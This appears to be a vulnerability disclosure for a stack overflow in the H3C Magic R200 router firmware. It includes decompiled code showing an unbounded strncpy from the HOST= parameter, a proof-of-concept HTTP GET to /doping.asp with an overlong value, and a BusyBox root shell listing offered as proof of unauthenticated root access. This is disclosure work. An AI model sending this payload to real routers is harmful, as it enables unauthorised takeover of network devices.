
H3C magic R200 R200V200R004L02.bin Stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_202012/1361151_30005_0.htm

Affected version



数字化解决方案领导者

首页 › 支持 › 文档与软件 › 软件下载 › 智能终端 › H3C Magic R 系列 › Magic R200路由器 M

H3C R200V200R004L02 （仅适用于原先版本为V200系列的设备）版本及软件说明书

软件名称: H3C R200V200R004L02 （仅适用于原先版本为V200系列的设备）版本及软件说明书

发布日期: 2020/12/1 10:07:11


下载:

- H3C MagicR200V200R004L02 版本说明书.pdf(605.54 KB)
- R200V200R004L02.zip(6.13 MB)

软件说明:


The figure above shows the latest firmware.

Vulnerability details



```
int __fastcall sub_41E794(int a1, int a2)
{
  int v3; // $v0
  int v4; // [sp+24h] [+24h]
  int v5; // [sp+24h] [+24h]
  int v6; // [sp+28h] [+28h]
  _DWORD *v7; // [sp+2Ch] [+2Ch]
  int v8[5]; // [sp+30h] [+30h] BYREF
  char v9[20]; // [sp+44h] [+44h] BYREF
  char v10[64]; // [sp+58h] [+58h] BYREF
  char v11[64]; // [sp+98h] [+98h] BYREF
  int v12; // [sp+D8h] [+D8h] BYREF
  int v13; // [sp+DCh] [+DCh] BYREF
  int v14; // [sp+E0h] [+E0h] BYREF
  int v15; // [sp+E4h] [+E4h] BYREF
  int v16; // [sp+E8h] [+E8h] BYREF
  int v17[11]; // [sp+ECh] [+ECh] BYREF
  int v18[7]; // [sp+118h] [+118h] BYREF
  char v19[204]; // [sp+134h] [+134h] BYREF

  memset(v8, 0, sizeof(v8));
  v15 = -1;
  v16 = 0;
  v17[0] = (int)"ping";
  v17[1] = (int)"-c";
  v17[2] = (int)"4";
  v17[3] = (int)"-f";
  v17[4] = (int)"webs";
  v17[5] = (int)"-I";
  v17[6] = (int)v9;
  v17[7] = (int)"-b";
  v17[8] = (int)v11;
  v17[9] = (int)v10;
  v17[10] = 0;
  v18[0] = (int)"ping";
  v18[1] = (int)"-c";
  v18[2] = (int)"4";
  v18[3] = (int)"-f";
  v18[4] = (int)"webs";
  v18[5] = (int)v10;
  v18[6] = 0;
  if ( !*(_DWORD *)(a2 + 0xA4) )
    return sub_487144(a2, (int)"-1");
  if ( !**(_BYTE **)(a2 + 0xA4) )
    return sub_487144(a2, (int)"-1");
  v6 = 0;
  v6 = strstr(*(_DWORD *)(a2 + 0xA4), "HOST=");
```



```
v6 = strstr(*(_DWORD *)(a2 + 0xA4), "HOST=");
v4 = strchr(*(_DWORD *)(a2 + 0xA4), '&');
if ( !v6 || !v4 )
  return sub_487144(a2, (int)"-1");
strncpy(v10, v6 + 5, v4 - v6 - 5);
v10[v4 - v6 - 5] = 0;
v6 = 0;
v6 = strstr(*(_DWORD *)(a2 + 164), "INTF=");
if ( v6 )
{
```

The data between "host=" and "&" is copied to the V10 array through the strncpy function, which causes stack overflow without limiting the size of the copy.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware R200V200R004L02.bin
2. Attack with the following POC attacks

```
GET /doping.asp?
HOST=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
 HTTP/1.1
Host: 192.168.124.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:101.0) Gecko/20100101 Firefox/101.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://192.168.124.1/maintain_diag.asp
Cookie: LOGIN_PSD_REM_FLAG=; PSWMOBILEFLAG=true; USERLOGINIDFLAG=
Upgrade-Insecure-Requests: 1
```




连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

The above figure shows the POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization



```
BusyBox v1.2.0 (2019.11.07-05:21+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1000     1000         7748 Nov  7  2019 www
drwxr-xr-x   10 *root    root            0 Jan  1  1970 var
drwxrwxr-x    5 1000     1000           49 Nov  7  2019 usr
drwxrwxr-x    3 1000     1000           26 Nov  7  2019 uclibc
lrwxrwxrwx    1 1000     1000            7 Nov  7  2019 tmp -> var/tmp
dr-xr-xr-x   11 *root    root            0 Jan  1  1970 sys
lrwxrwxrwx    1 1000     1000            3 Nov  7  2019 sbin -> bin
dr-xr-xr-x   78 *root    root            0 Jan  1  1970 proc
drwxr-xr-x    9 *root    root            0 Jan  1  1970 mnt
lrwxrwxrwx    1 1000     1000            3 Nov  7  2019 lib32 -> lib
drwxrwxr-x    4 1000     1000         2452 Nov  7  2019 lib
lrwxrwxrwx    1 1000     1000            9 Nov  7  2019 init -> sbin/init
drwxrwxr-x    2 1000     1000            3 Nov  7  2019 home
drwxrwxr-x    2 1000     1000            3 Nov  7  2019 ftproot
drwxr-xr-x   10 *root    root            0 Jan  1  1970 etc
drwxrwxr-x    4 1000     1000         2539 Nov  7  2019 dev
drwxr-xr-x    2 1000     1000         1446 Nov  7  2019 bin
/ # 
```